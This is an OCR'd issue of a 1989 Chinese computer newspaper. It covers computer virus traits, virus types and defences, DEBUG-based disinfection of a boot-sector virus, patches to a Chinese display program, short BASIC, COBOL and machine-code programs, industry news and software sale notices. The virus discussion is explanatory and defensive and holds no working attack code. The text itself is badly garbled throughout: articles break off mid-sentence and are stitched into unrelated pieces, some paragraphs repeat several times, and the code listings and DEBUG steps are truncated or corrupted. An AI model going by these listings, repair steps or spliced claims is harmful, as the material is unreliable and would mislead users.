正像人体病毒侵犯活的细胞,并把它变成制造病毒的工厂一样,计算机病毒是病毒程序,病毒程序都是一些小程序,通过把它们自己的一个副本附加到另一个程序上面进行复制。在计算机网络的运行环境下,病毒的传播可按指数增长模式进行。

根据目前发现的计算机病毒,其特点如下:

1. 是一个活体,小巧玲珑,病毒程序都是一些可直接运行或间接运行的程序,可以隐藏在可执行程序或数据文件中,不易被人察觉和发现。
2. 可传播性,具有强再生机制。一旦被感染,病毒程序一旦加到一个主程序上面,就开始寻找进行感染的其它程序。这样一来,病毒就可很快地传播到整个系统或扩散到硬盘上面。病毒可以感染一个局部网络,一个大型计算机中心或者一个多用户系统。应当提出的是,对于一个个人用微型计算机系统一旦感染了计算机病毒,同样具有破坏性,使系统丧失正常运行的能力。
3. 可潜伏性,具有依附于其它媒体寄生的能力。一个编制巧妙的病毒程序,可以在几周或者几个月内进行传播和再生而不被人发觉。在此期间,系统的备份设备复制病毒程序,制成程序或数据的副本并送到其它

的部位,使之受感染。  
4. 可激发,在一定的环境下接受外界刺激,使病毒活跃起来。激发的实质是一种条件控制,一个病毒程序可以按照设计者的要求,在某一个点上激活并发起进攻。攻击的时间可以与多种情况联系起来,包括指定的某个时间或日期、特定的用户识别符的输入、特定文件的出现或使用、用户的安全保密等级和一个文件使用的次数等。  
计算机病毒按照程序本身,大体可分为四种类型:

1. 源码病毒(Source Code Viruses),在程序被编译之前插入到诸如FORTRAN, C, BASIC, L等语言编写的源程序当中。
2. 入侵病毒(Intrusive Viruses),侵入到现有程序之中,实际上把病毒程序插入到主程序中去。入侵病毒难以编写,当其侵入程序体后也难以除掉,不破坏主文件就难以

1988年是“无名小卒”的个人电脑出人头地的一个历史性年代。未来五年里综合增长率将达14%。由南朝鲜、台湾等地中小型厂商所生产的个人电脑,经过多次挫折,终于在去年成功地全面打进美国市场。

有关人士也指出,1989年最热门的个人电脑将是,用电池操作的个人电脑,这类不必与交流电源接通操作的电脑,未来4年里,将是成长最快的市场。未来的个人电脑在人工智能和图像上越来越占优势,这是因为人工智能和图像为主的软件技术,已延伸到个人电脑的领域;同时,目前一些个人电脑,已能掌握大型电脑过去所处理的事务,这一切,反映了个人电脑正加强其各种竞争优势的力量。

语习题集》磁带除限制了中学英语习题1002题外,还录制了《工具软件》和统计程序》自己可以新建从初一到高三的英语习题,修改、查找、存取习题都很简便,不必编写程序。学生在COMX机上做英语练习题,COMX机为学生做作业,自动统计分数、时间的不懂的题号,练习完毕,COMX机会根据学生的薄弱环节给每个学生提出不同的建议,建议学生复习高中(或初中)第X册第X课的习题。此《工具软件》被评为四川省1987年优秀软件,在全国软件登记中心的登记号是870269。详细介绍见《中小学外语教学杂志1988年第11、12期》。

运行环境:COMX-PCI和CODX+85电子计算机。  
转让形式:磁带一盒,说明书一份  
转让价格:20元(含邮资)  
收款单位:成都《软件报》信息部

★编号:890807  
名称:英语单词词汇库  
作者:王宇  
内容简介:本词汇库包含7000个单词,其它2500个最常用的单词没有汉字注释。本词汇库适合具有一定英语基础的人员,利用dBASE提供的功能,按照王同忆的英语词汇学习方法根据自己的实际情况进行扩大英语词汇量的辅助学习,词汇来源于英语水平词汇。

运行环境:IBMPC/XT及其兼容机  
转让形式:盘1张、说明书1份  
转让价格:30元(含邮资)  
收款单位:成都《软件报》信息部

编者部:  
我厂最近正在安装微机,有的同志说对于微机接地线很重要,而有的同志认为,微机并没有很高的要求,接不接地线都无所谓。为此,特去信请教有关微机的安装、使用、维护要求、操作的注意事项等,我们很需要,望不吝赐教这方面的知识。河南省 焦作市

为了打开“排他性”较强的日本市场,台湾电脑厂商近年来不断改革创新,采取了种种措施:全友、宏棋等大厂商均已直接有收获,佳能科技最近采用与日本软件大厂合资的方式,直接在日本设立公司“华硕集团”,为台湾厂商进军日本市场创立一个新的据点。

由于日本人拥有“囤货”的习惯,且日商开发的个人电脑IBM电脑规格不同,台湾生产的IBM兼容微机即使在世界市场大出风头,在日本市场也无用武之地。

3. 操作系统病毒(Operating System Viruses),运作时,用它自己的逻辑代替部分操作系统,这种病毒有强破坏力,可以导致整个系统瘫痪。根据Digital Dispatch公司材料,已知的操作系统病毒往往把大量的攻击逻辑隐藏在设备地址标是坏了的磁盘扇区内,其它附加病毒或程序或设备的驱动程序中,以便隐蔽地从内存进行传染或攻击。

4. 外壳病毒(Shell Viruses),将它自己包藏在主程序内,对原来程序不作修改,外壳病毒较为常见,也易于编写。从病毒破坏原因方面来看,已发现的计算机病毒大致可分为两类:

1. 潜伏性病毒,多数是恶作剧,但也有一定的破坏性或副作用。例如,IBM圣诞节病毒,可令计算机系统在日常时显示问候的语句并在屏幕上出现圣诞树的画面。
2. 恶性病毒,最有目的的人为破坏,其破坏力和危害性都很大。最常见的恶性病毒往往是清除数据,删除文件或破坏进行格式化。

(NISSIN)合资成立ARCJAPAN公司,由佳能科技出资45%,除了合作开发软件产品外,佳能的硬件也将由日进公司在日本制造,预计此举将使佳能佳佳在日本市场的销量迅速上升。

▲呼吁尽快制定计算机软件保护法  
自1979年以来,我国进口了大量微机,同时亦发生了复制、剽窃计算机软件案多起。国外有关公司已向我国提出如不对软件开发者的利益进行立法保护,他们将不再向我国出口软件。据美国计算机及商业设备制造商会估计,由于中国侵犯美国软件版权,美国计算机界都要损失一大笔收入,仅1988年就损失了三亿美元。因此,尽快制定、颁布、实施软件产权保护法是十分必要的。它对于我国软件产品输入国际市场,加速引进国外先进技术和软件具有战略意义。

▲计算机软件重复开发严重 国务院领导强调加强宏观调控  
最近,国务院领导强调要加强对于计算机软件开发、流通和使用中的宏观调控,加速软件国产化进程。

▲微机国际商标系统通过鉴定  
中国社科院民族研究所与中国计算机技术服务公司共同研制的微机国际商标系统,前不久在京通过部级技术鉴定。这种微机国际商标系统在我国首创,该系统所收商标齐全,能满足记录我国汉语和少数民族语言的需要,将为我国语言研究工作者在方言和民族语言的研究方面,外语教学方面,有国际商标符号著作或论文的排印方

提供科学的研究手段。  
▲“八五”重点项目的计算机应用项目  
据《微机情报网》透露,机电部有关部门邀请全国各地许多专家,座谈“八五”国家科技攻关计划计算机部分立项报告,初步设想计算机应用方面的项目是:1.计算机辅助设计制造系统;2.辅助教学系统;3.机电一体化及计算机应用产品;4.计算机控制技术;5.中文信息处理及产品;6.典型OA及应用系统;7.图像处理及模式识别技术;8.机器翻译;9.国产主流机型应用软件;10.国产化微电子产品;11.典型辅助开关系统及配套产品。

者对前段软件领域工作进行一次检验、整理和总结,力争为扭转混乱局面而探索出一条新路子。9月8日,首届全国计算机软件推广、应用、开发技术交流会将对对此进行专题研究。

▲微机国际商标系统通过鉴定  
中国社科院民族研究所与中国计算机技术服务公司共同研制的微机国际商标系统,前不久在京通过部级技术鉴定。这种微机国际商标系统在我国首创,该系统所收商标齐全,能满足记录我国汉语和少数民族语言的需要,将为我国语言研究工作者在方言和民族语言的研究方面,外语教学方面,有国际商标符号著作或论文的排印方

★编号:890805  
名称:英语辅助教学系统  
作者:熊宇刚  
简介:本程序是在分析了英语的特点及EPT试题的优越性的基础上开发的一个教学软件,它的主要特点是:

1. 通过上机练习,帮助英语学习者尽快的掌握英语语法,特殊词的用法及同义词的替换等问题,是一种理想的辅助教学手段。
2. 本程序屏幕提示为汉字提示,并具有自由的增加(输入)或修改某些试题的功能,保证了试题的新颖和完整。
3. 在题库部分,我们按语法结构把英语试题分成25个部分,对每个部分,我们又有多种选择,在这些选择中,即包括分项练习,又包括综合练习,保证了学习者能够满意的进行单项和系统训练。
4. 程序具有自动校对答案的功能,可显示出做题的正确率,所以,做一次习题就相当于进行了一次自我模拟测验,从而使学习者对自己在某一部分的掌握程度有个充分的了解。

运行环境: BASIC  
运行环境: IBM PC/XT及其兼容机, CCDS  
转让形式: 系统程序软盘一张(内含BASIC源程序),说明书一本。  
转让价格: 40元(含邮资)  
收款单位: 成都《软件报》信息部

★编号:890806  
名称:COMX电子计算机中学英语习题集  
作者:黄庆中  
内容简介:COMX机中学英

**软件**

**注意**

台湾电脑厂商不断改革创新

日本市场实为大诱

日本主要软件厂商

提供科学的研究手段

“八五”重点项目的计算机应用项目

微机国际商标系统通过鉴定

国务院领导强调加强宏观调控

计算机软件重复开发严重

微机国际商标系统通过鉴定

微机国际商标系统通过鉴定

微机国际商标系统通过鉴定

微机国际商标系统通过鉴定



谈谈“计算机”的

解毒与预防措施

软件报98年第25期的《计算机病毒免疫办法一文》...

动的DOS操作系统(对于其它非DOS操作系统,它的作用也类似)...

不用的磁盘直接启动,并在消毒后,用DEBUG形成备份文件完成。

具体操作: 1.DEBUG 2.LCS,100 2,0...

3.R BX 0000,0100 4.R CX 0000,0200...

5.NC,FDCB L,DAT 6.W 7.Q...

形成备份文件后,如再次中毒可用DEBUG打开该文件...

数据区,用来真正的记录文件,常以簇为单位进行存取。

首先,谈一谈这类“病毒”的现象,以便对症下药。这类“病毒”叫计算机病毒系统引导型“病毒”...

这类“病毒”的传染是通过修改上面的BOOT,FAT,DATA(有时也在BOOT上印上(C)Brain的字样)而完成的。

1.FORMAT 用法:用正常的系统盘(要求未格式化,否则该法不行)启动系统,将中毒盘格式化,重建再用即可消毒。

2.DEBUG法,要求用正常的系统盘(同上)启动后,执行1.A>DEBUG 2.LCS,100 0 0 1...

3.Q,即可将B盘消毒。但首先必须有备份的AT文件才行。

4.AT文件法,执行1.A>DEBUG C:FDCBT.DAT...

5.系统版本的消毒,具有较宽的通用性。由于程序清单太长,保留编辑等病毒8元(病毒)该程序具有自动切换BOOT自动判定磁盘格式,恢复用户产生的假坏区空间,显示提示信息,保留提示文件等功能。

最后,笔者提供一个对IBM PC/XT及兼容机的消毒程序。它适用于软磁盘(360K,180,160K),以及各种的DOS系统版本的消毒。

在介绍之前,先将磁盘的结构介绍给大家。总体来说,IBM磁盘是以扇区的形式存储信息的(512dB/扇区)。总的磁盘按其作用不同可分为四个部分:BOOT,FAT,ROOT,D-ATA。

BOOT部分叫做自举引导程序,它的作用是在计算机启动时,引导计算机完成装入IBMBIOS,IBMDOS,并交控制权与它们,从而启动-U 50F9

由于大量的汉字信息处理,使得人们对文字校对工作产生一种畏惧情绪。显示的紧张格式以及光标的小和静止,都给文字校对带来障碍。

目前的大部分操作系统中,除西文方式下的光标自动闪烁外,图形光标均为一单横线,且不能闪烁。

理,使得人们对文字校对工作产生一种畏惧情绪。显示的紧张格式以及光标的小和静止,都给文字校对带来障碍。

理,使得人们对文字校对工作产生一种畏惧情绪。显示的紧张格式以及光标的小和静止,都给文字校对带来障碍。

理,使得人们对文字校对工作产生一种畏惧情绪。显示的紧张格式以及光标的小和静止,都给文字校对带来障碍。

理,使得人们对文字校对工作产生一种畏惧情绪。显示的紧张格式以及光标的小和静止,都给文字校对带来障碍。

6A2F:50F9 26 6A2F:50FA C60400 6A2F:50FD 26...

6A2F:5103 E99BF0 6A2F:5106 90 6A2F:5107 26...

6A2F:5108 C604FF 6A2F:510B 26 6A2F:510C C6840920FF...

6A2F:5111 E99BF0 6A2F:5114 90 6A2F:5115 3C00...

6A2F:5117 74F9 U 6A2F:5119 BD0000 6A2F:511C E857F0...

6A2F:511F E99BF0 6A2F:5122 BD0100 6A2F:5125 E8F5

6A2F:5126 26 6A2F:5127 26 6A2F:5128 26...

6A2F:5129 26 6A2F:512A 26 6A2F:512B 26...

MOV AX,1300H INT 10H MOV CX,2FFFH A1: NOP LOOP A1 MOV AX,1301H INT 10H MOV CX,6FFFH A2: NOP LOOP A2

1.将CCCC.EXE改为非EXE文件,用DEBUG调入内存。 2.将地址CS:419D-H,CS:41CDH,CS:4D8AH处开始的指令改为JM P5 0 F9, JM P5 1 0 7, JM P5 1 1 5, 3.从地址06:50 F9以开始加入左面一段程序。 4.将修改后的文件存盘并还原为CCCC.EXE。 5.在应用程序的屏幕编辑器等待输入的地方增添右上的几条程序。

其中CX的内容为闪烁周期,可根据需要改变。到此,当再次启动系统,并进入汉字编辑时,光标将呈现较厚的形状且不停地闪烁。

TURBO PASCAL(4.0)

TURBO PASCAL(4.0)是英国 Borland International公司87年推出的新产品...

由于Turbo Pascal(4.0)的字符串不带单引号,因此在Write(F, X, S)中,采用了INT21H的功能40H...

将上述三个过程加入库中,则在4.0中就可完全实现汉字的屏幕操作。

巧用ESC码改变L/I COBOL 的显示方式

在L/I COBOL的用户手册和技术参考手册里,我们发现没有介绍能使屏幕的显示具有闪烁、反转显示、轮廓清晰等功能...

下面的程序,谈了ESC码的使用方法,程序已在IBM PC/XT机、M24机、NT-SU-N286机通过...

1.程序中应删去配置节的专用名段的CO-NSOLE IS CRT语句描述。 2.工作的01 ESC-CH PIC 999 COMP VALUE 27,与01ESC-R REDEFINES ESC-CH,之间不能插入任何层号的数据项。

3.ESC码的描述应在低位字节,见图所示。 01 ESC-R REDEFINES ESC-CH, 02 FILLER PIC X 02 ESC PIC X

IDENTIFICATION DIVISION. PROGRAM ID. ESCAPE 序列控制码的使用. AUTHOR. INSTALLATION. ENVIRONMENT DIVISION. CONFIGURATION SECTION. SOURCE COMPUTER. IBM-PC. OBJECT COMPUTER. IBM-PC. DATA DIVISION. WORKING-STORAGE SECTION. 01 ESC CH PIC 999 COMP VALUE 27. 01 ESC-R REDEFINES ESC-CH, 02 FILLER PIC X 02 ESC PIC X. 77 YY PIC X(2). PROCEDURE DIVISION. DISPLAY ESC (2). ESC (17). ESC (3). ESCAPE 序列控制码的使用. ESC (3). DISPLAY ESC (17). ESC (15). ESC (15). ESCAPE 序列控制码的使用. ESC (17). OTSPYESC (17). ESC (10,15). YY ESC (10). ACCEPT YY AT 1015.

PC-1500 机与 IBM286 机的联机通讯

大家都知道, IBM PC/XT机或兼容机一般都有单独一块异步通讯适配器, 它的25芯连接器(即RS-232C接口)是实现与PC-1500机联机通讯的硬件基础。然而IBM286机却不同, 它没有单独的异步通讯适配器, 本身只提供了一块内、外行适配器, 其中的串行接口是一个9芯连接器, 而且由信号插板表内机资料来做任何说明, 其他资料也难以查到。




图1 PC-1500机的4、5脚以及6、20脚与IBM286机的8、16脚相连接。

```
下面列出 IBM 机上的通讯程序:
100 CLEAR : CLS: BP:BASE 1: BP:ZS(5000)
110 PRINT 1. 接收由 PC-1500 机发来的程序或数据文件
120 PRINT 1. 接收由 PC-1500 机发来的程序或数据文件
130 PRINT
140 INPUT 请输入接收程序或数据文件名: FS
150 INPUT 请选择 (1 或 2): N
160 PRINT
170 IF N=1 THEN OPEN FS
180 PRINT 请选择在 PC-1500 机上执行的程序名:
190 OPEN COMM:BASE 1: BP:ZS(5000) AS #1
200 FOR I=1 TO 200: PRINT #1: I: NEXT I
210 FOR I=1 TO 200: PRINT #1: I: NEXT I
220 CLOSE #1
230 PRINT
240 PRINT 请先在 PC-1500 机上执行接收命令:
250 PRINT 然后, 在 IBM 机上按一下回车
260 INPUT 接收程序或数据文件的文件名: FS
270 K=1: FOR I=1 TO 200: PRINT #1: I: NEXT I
280 OPEN #1: FOR I=1 TO 200: PRINT #1: I: NEXT I
290 IF EOF(1)=0 THEN PRINT #1: I: NEXT I
300 CLOSE #1
310 FOR I=1 TO 200: PRINT #1: I: NEXT I
320 IF EOF(1)=0 THEN PRINT #1: I: NEXT I
330 CLOSE #1
340 OPEN COMM:BASE 1: BP:ZS(5000) AS #1
350 FOR I=1 TO 200: PRINT #1: I: NEXT I
360 PRINT #1: I: NEXT I
370 FOR I=1 TO 200: PRINT #1: I: NEXT I
380 PRINT #1: I: NEXT I
390 PRINT #1: I: NEXT I
400 END
```

三、通信操作
首先在IBM机上运行上述通讯程序, 按照屏幕提示输入待传递或传递后待存盘的程序(或者数据)文件名, 然后根据信息传输选择1或2, 这时屏幕将提示要在PC-1500机上执行相应的发送或接收命令, 这些命令是:
1. 当PC-1500机处于发送程序状态时执行 SETCOM 300, 接收程序或数据时执行 OUTSTA 0 SETDEV PO LLIST.
2. 当PC-1500机处于接收程序状态时执行 SETCOM 300, 接收程序或数据时执行 OUTSTA 0 SETDEV 0 CLOAD.
在具体操作时还要注意以下几点:
1. 当PC-1500机发送完程序后, 在键盘上还要再发一个中止命令LPRINT "bye"或CHR \$13之后IBM机才能将已接收到的信息存入硬盘。
2. 在IBM机上由(PC-1500机传来的)程序或数据命令时, 必须在IBM机上按回车键, 否则出错。
3. 当IBM机发送完程序后, 可在PC-1500机上按ON键结束通讯。
4. 当发送或接收数据时, 还需在PC-1500机上输入相应的通讯程序, 这里就不再详述了。

APPLE FORTRAN 的使用

在使用 APPLE FORTRAN 原配置系统软盘时因 FORT2 盘不可拷贝, 而工作文件必须存放在 FORT2 盘中, 但软盘空间有限, 使用时经常因空间不够, 造成坏块而导致该系统盘失效。因此我们重新分配系统文件, 用传送命令删除命令制成两块系统盘。
FORT2 中有文件:
SYSTEM.COMPIILER 92块
SYSTEM.APPLE 32块
SYSTEM.PASCAL 41块
SYSTEM.MISCINFO 1块
SYSTEM.CHARSET 2块
FORT1 磁盘中文件:
SYSTEM.EDITOR 47块
SYSTEM.FILER 28块
SYSTEM.LINKER 24块
FORTRLIB.CODE 9块
SYSTEM.LIBRARY 64块

一、屏幕快调的重要性
工业控制过程中, 人们通常总是要把一些检测到的或处理过的信息通过屏幕显示出来, 并希望根据需要随时把显示的信息拷贝下来, 即屏幕快照, 以对控制流程进行调整, 解决一些随时可能发生的问题。
在人们所用的微机中, PC机与APPLE机都具有这个功能, 而应用广泛的TP805灵巧型微机却不具备这个功能, 给该机用户带来了诸多不便, 因此, 用户们非常希望TP805机管理程序扩充这一功能, 我们在该机与NP-10打印机的应用过程中, 通过以下程序, 使TP805机具备了在字符方式和图形方式下屏幕拷贝的功能, 从而给我们带来很大方便。

```
二、实现原理
在TP805机种显示方式下的用户显示程序中各加入一个判断识别, 即是否有 CTRL + P 两键按下, 如果有, 则首先读打印机格式, 然后把屏幕上各种数据以 NP-10 打印机能接受的方式送出并打印。
三、实现方法
在字符方式下按下 CTRL + P 二键, 便把屏幕上各种数据直接输出到打印机去打印, 直至结束, 在图形方式下按下 CTRL + P 二键, 首先把屏幕上各种图形转换成数据, 然后输出到打印机 RAM 区去直接打印, 为了观察方便, 在打印屏幕图形的同时打印一个处理, 源程序如右。
提高汉字重码显示速度的一种简法
本人向各用户推荐一种简便的改进方法, 在保留原 CCDS 的全部功能的基础上明显的提高了汉字重码显示的速度。
修改方法及步骤:
修改工具: DEBUG.COM (把它放在 C 盘上)
被修改文件: CCCC.EXE (把它放在 A 盘上, 写保护或取掉)
1. A) REN CCCC.EXE
2. A) C: DEBUG
3. M A48C A481 A469
4. A A48F C5 A48F CALL A286
5. CS A488
6. CS A48C
7. CS A48C IMP A488
8. A) REN CCCC
```

系统自动保存于 FORT2 盘中, 因不同用户不断更新该工作文件, 重新覆盖使用这份空间, 对较大题目也能适应。用户的源程序则在编辑工作完成后用 W 命令写在 FORT1 磁盘上, 因源程序占相对较少空间, 这样在 FORT1 中可保留一个小组的上机程序。因 FORTRAN 子程序都驻留在 FORT1 上, 在链接过程中当系统提问 LIB FILE? 时要键入 #5: SYSTEM.LIBRARY 其后的 LIB FILE? 可用 C 来回答使用的 FORT2 盘可用 LOCKSMITH4.3 的 COPY DISK 功能, 从 \$00 TO \$22 TRACKS 进行拷贝。

北京建工学院 编成

本版责任编辑: 07 号

中华学习机用 Apple PASCAL 系统操作编辑小经验

在中华学习机上运行 Apple Pascal 系统，只要将 Apple II 上的文件...

能记一己的自定义功能键

中华学习机没有自定义功能键，这给操作者在使用一些常用命令...

```
水 10 REM "水电费收款程序"
电 20 INPUT "请输入日期。如，1988.11.26." BY
费 40 INPUT "请输入用户数"N,0=0,5=0,6=0
收 50 DIM A$(N,C$(N),D$(N),T$(N),S$(N),G$(N))
款 1.针对本身的实际住
实 户数，从键位上对N
用 赋值。本例中N=8。
程 2.将住户姓名，用电
序 度表，用水吨数置
于在320-490语句的数
据区DATA中。3.本
例水电费按0.08元/
电，0.22元/度计算。
其他地区根据当地标
准，修改120语句。4.
在IBM-PC上打印
运行结果时，将PRI
NT改成LPRINT
本程序在中华机，苹果机，PC机上均通过。源程序和运行果见上。
```

```
可在SOS等汉字系统下使用。
按RESET键或中西文键均可退出本程序。在BASIC状态下键入1可恢复自定义功能。
再次执行程序1可以重新定义。(原定义内容无效。) 苏州十中 罗彦
程序二
6000-09 0F 8D F6 03 A9 50 8D
5008- F7 03 A9 4C 8D F5 03 AD
6010- 55 AA 85 06 AD 56 AA 85
5018- 07 A9 24 8D 55 AA A9 60
6020- 8D 56 AA 8D 20 3C 60 85
6028- 00 00 00 89 06 61 C8 C5
6030- 00 F0 0C 08 C8 09 00 D0
6038- F2 A5 00 60 60 06 00 89
6040- 00 61 85 00 89 61 61 85
6048- 01 A0 00 81 00 08 C9 00
6050- F0 18 9D 00 82 28 70 60
6058- E8 D0 F0 A9 C0 20 70 60
6060- A9 87 20 70 68 A9 8C 20
6068- 70 60 4C 0D 83 4C 0C FD
6070- 6C 53 AA 00 FF FF 00 00
```

LASER 310 机直接输入表达式

```
程序
5 FOR I=29184 TO 29237: READ X:POKE I,X: NEXT I
8 POKE 31197,0:POKE 31198,114:POKE 31199,195
10 DATA 58,222,120,183,192,241,231,245,32
15 DATA 3,195,52,34,213,197,245,237,75,167
20 DATA 120,197,34,167,120,205,192,27,193
25 DATA 237,67,167,120,241,193,209,35,215
30 DATA 241,248,1,67,34,197,126,183
35 DATA 194,55,35,62,49,119,195,55,35
10 A=5:B=-7
20 INPUT A
30 PRINT "A"
40 PRINT:RUN
RUN
? 2*5^3-A*B
= 285
? 3*SIN(A/5)*COS(B/5)
=.429067
? SDR(A-B)*TAN(A/B)-A^2
=-3.00342
7
```

中华学习机的彩色调节

打开机盖(不需卸下键盘)，在取动器接口处有一小开关，它是控制彩色有/无的。开关拨向左边彩色将被抑制...

常规操作系统课的主要内容

操作系统是现代计算机最重要的系统软件之一。其作用是对计算机系统资源进行统一调度和管理...







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘峰德  
国内统一刊号 CN51-0090 订价代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 计算机病毒的防御方法与对策

国际上计算机犯罪主要集中在两个方面：机密信息和金融界。计算机病毒的出现，使计算机犯罪的条件急遽增加，破坏性也越来越大，计算机系统的脆弱性，使计算机工业面临严重的挑战。

有关计算机病毒的工作原理、破坏机制及一系列理论问题尚有待进一步探索和研究。诸如：在一定的系统开销（有效的计算时间和存储空间）情况下如何检测数据文件；计算机病毒引起的系统并发和后遗症的理论解释；计算机系统的局部合理性与整体有理性的矛盾和相互协调等等。

美国是最早发现计算机病毒的国家，对计算机病毒的防范给予高度的重视，并采取了一系列的科学管理方法和预防措施。在1987年9月美国举行的第十届全国计算机安全会议上，曾提出防御计算机病毒的一些方法。

1. 发送通知。对操作系统的任何修改，都要使得操作系统向安全监督员发送信息。对被保护文件的修改，要提供审计文件批准和备案。

2. 备份和比较。对所有需要保护的文件，都要提供备份进行保存。当前需要执行的保护文件要与备份进行比较，以便发现文件是否被计算机病毒所感染。

3. 程序选择项。对特定的程序内容进行比较判定，根据实际使用情况，可以有选择地灵活进行。

4. 程序长度检查。对每一个纯净的程序（即未受病毒感染的程序）都要存贮其程序长度。在程序执行前，将其与备份进行比较，以便判定当前要执行的程序是否被修改过。

5. 日期、时间的标记。提供程序执行时的时间、日期备份，以便供现场分析和追踪使用。

6. 代码和检验。执行程序的代码和检验，并将其与备份程序的代码和检验，以便发现任何更改活动。应该指出，这是一个非常简便而有效的手段，代码可采用强度较高的算法加密保存。

7. 软件加密保护。将有关文件和数据加密保存，在要执行前再对其进行解密。通常情况下，计算机病毒难于侵入加密程序，也易于被检查和发现。因此，软件加密是增强程序抵制病毒感染的有力手段和措施。

美国采取多种措施告诫计算机厂商、计算机产品的生产和销售部门，注意计算机病毒的侵入，尽量避免计算机病毒所造成的危害。

随着计算机病毒的出现，美国市场上已开始出售防御和检测某一类病毒的计算机疫苗产品。计算机疫苗是针对一类病毒的工作机制而采取的检测手段，疫苗是基于知识的软件产品。从本质上讲，计算机疫苗是人工智能软件。研究计算机病毒应该是人工智能研究的主要组成部分和新兴领域。

鉴于计算机病毒属于高技术犯罪，计算机病毒又是针对某一实际系统的破坏和攻击手段，因此有关国家和地区对于计算机病毒（特别是恶性计算机病毒）都处于严格保密状态。只有认真分析病毒，才能制造出计算机疫苗。只有清楚了解病毒的破坏机制，才能有效地维护计算机系统的正常运行。基于这一点，各国均需发展自己的防御计算机病毒的方法和技术。

随着我国计算机事业的发展，特别是大型信息系统和计算机网络的建设，认真研究和分析计算机系统的脆弱性已提到议事日程上来。鉴于我国大型计算机设备多为进口计算机，鉴于我国所处的地理位置和当前的经济状况，也鉴于我国计算机方面法律尚不健全，这些情况使得我国研究计算机病毒及其防范更具有重要性和紧迫性。截止1989年1月，我国金融界已破获的计算机犯罪案件已达13起，这些犯罪如同国际上计算机犯罪的发展趋势一样，正朝着年轻化和专业化的方向发展，已构成我国亟待解决的重大社会问题。

▲清华大学研制成功多字体印刷体汉字识别系统 被列入国家“七五”重点科技攻关项目的多体印刷体汉字识别技术，在清华大学电子工程系吴寿钧教授和丁咏奇副教授主持下，经过四年的研究取得重大进展。一套能同时识别宋体、仿宋体、黑体、楷体四种字体多种字号和多种字形的MHS-89多体印刷体汉字识别系统不久前已通过专家鉴定。

▲远程传真新功能 一项可使传真机功能得到延伸的高技术——传真图文处理集成软件已由上海计算机技术研究所研制成功，专家们认为这项技术已达到国际八十年代水平，且在办公自动化、印刷排版等领域具有很高的使用价值。

操作人员在计算机前按动按钮，由传真输出的文字、图形即能随要求放大、缩小、旋转、或增减或删减贮存。它既能解决较大图文版面的编辑排版，又能作远距离的即时图文传递。采用的通用标准接口以利产品化。

▲消毒减病毒 在计算机前工作的人，他们的眼睛长期处于紧张状态，视力高度集中，若是坐坐不动……所有这些，使他们的神经系统过早地受挫。这就需要理想的工作条件，高质量的膳食，舒适的工作环境，组织有关人员做工间操，等等。不久以前，科学家们提出了一项更加有效的措施。

▲清华大学生成高质量矢量汉字程序 作者：张进保、王亚斌  
功能简介：该程序利用IBM-5550机的24×24点阵宋体汉字库，应用数学中“堆”的概念和“异或”的运算技巧，直接、实时地将汉字点阵字转换为矢量数据，并作优化和美化处理，无需再建矢量汉字库，就可简便地解决绘图仪及CAD中汉字输出问题。为了实用，增加了随意的中文字（坐）变换，及时显示和输出。经编译、链接已形成的可执行文件，运行速度很快，可作为DOS的外部命令，只需先编辑好必要的数据文件，就可方便地使用、修改、保存。

程序内还设置了屏幕显示、绘图仪控制及与AUTOCAD连接三种应用方式，均可同时处理矢量汉字数据和BASIC或DXY-880A的常用绘图命令，真正实现了“图文并茂”。

▲程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信

▲程序语言：IBM PC/XT 长  
城502QA、CH及兼容机  
转让形式：两张盘和使用说明  
转让价格：90元（含邮资）  
收款单位：成都《软件报》信

▲程序语言：BASIC  
运行环境：IBM-5550  
转让形式：一张和用户使用说明  
转让价格：80元（含邮资）  
收款单位：成都《软件报》信

## 台湾将建立超级电脑中心

台湾最近将建立超级电脑中心，以提高台湾的电脑科学技术水平。并将在美从事超级电脑研究计划的陈世傅博士进行投资，同时派人参与该项设计与研究计划。

据了解，陈世傅目前所研究的超级电脑体积小，速度将高于目前大型电脑的四倍，堪称世界上功能最佳、最快速的电脑。台湾的这项电脑计划，将同时以投资、派员共同参与两部分进行。在超级电脑中心成立以后，将把所得的资料及软件系统运用其中。

▲重庆市青少年电脑夏令营圆满成功 历时十五天的重庆市青少年电脑夏令营于七月二十五日在西南师范大学附中闭幕。这次夏令营是由市科协、市计算机学会、市教委等单位联合举办的。参加这次夏令营的有全市二十三个区、县的四千多名小电脑迷，及市有关部门、重大、建院和西师等大专院校的领导和计算机专家。整个夏令营分为三十多个分营，在各区、县展开了活动。

在夏令营期间，各分营根据自己的条件，开设了计算机知识讲座；计算机操作技能；中西文字技术的基础知识培训；演示游戏及教育软件；组织参观、竞赛等一系列寓教于乐、形式多样的活动，深受营员们的喜爱。营员们还用刚学会的汉字录入技术给家长及有关领导写信，汇报自己在夏令营中的生活和学习情况。

▲智能型绝对/差动压力计 航空航天工业部六一八研究所选用单晶硅固体压力传感器研制成功的IPM-1智能型绝对/差动压力计，采用高速MCS-51系列单片机作主处理部件，取代了传统模拟补偿法的数学滤波，零位修正及非线性修正等数字计算方法，使软件功能得到了充分的应用。该压力计可测量静压高度、动压或指示空速。可用作气象台或压力计量站作压力标准计使用，它的性能价格比在国内居领先地位。

▲用电脑控制青霉素发酵 上海制药三厂工厂一项国内空白今年8月8日，从上海第三制药厂传出佳音：具有国内先进水平“青霉素发酵控制在控制系统”开发成功，并经专家鉴定通过。这一新技术的应用，使我国抗生素发酵工程达到了参数控制完整、可靠、自动化程度高的崭新阶段，为国家填补了一项空白。

▲不醒酒鬼的机器人 美国旧金山有一家酒吧用机器人作招待员。这位招待员只有一条手臂，却有4只眼，它能根据店主的指令将各式各样的酒和饮料兑成数百种鸡尾酒，并能将酒斟入顾客杯中。它的脑中储存有各种指令程序，基本上能满足顾客的要求。有趣的是，当酒鬼给它下达指令时，机器人招待员则无动于衷。原来，这个酒鬼因贪杯，声带被酒精损坏得厉害。对这种不正常的笑话，机器人招待员就不予理睬，酒鬼对此也无可奈何。

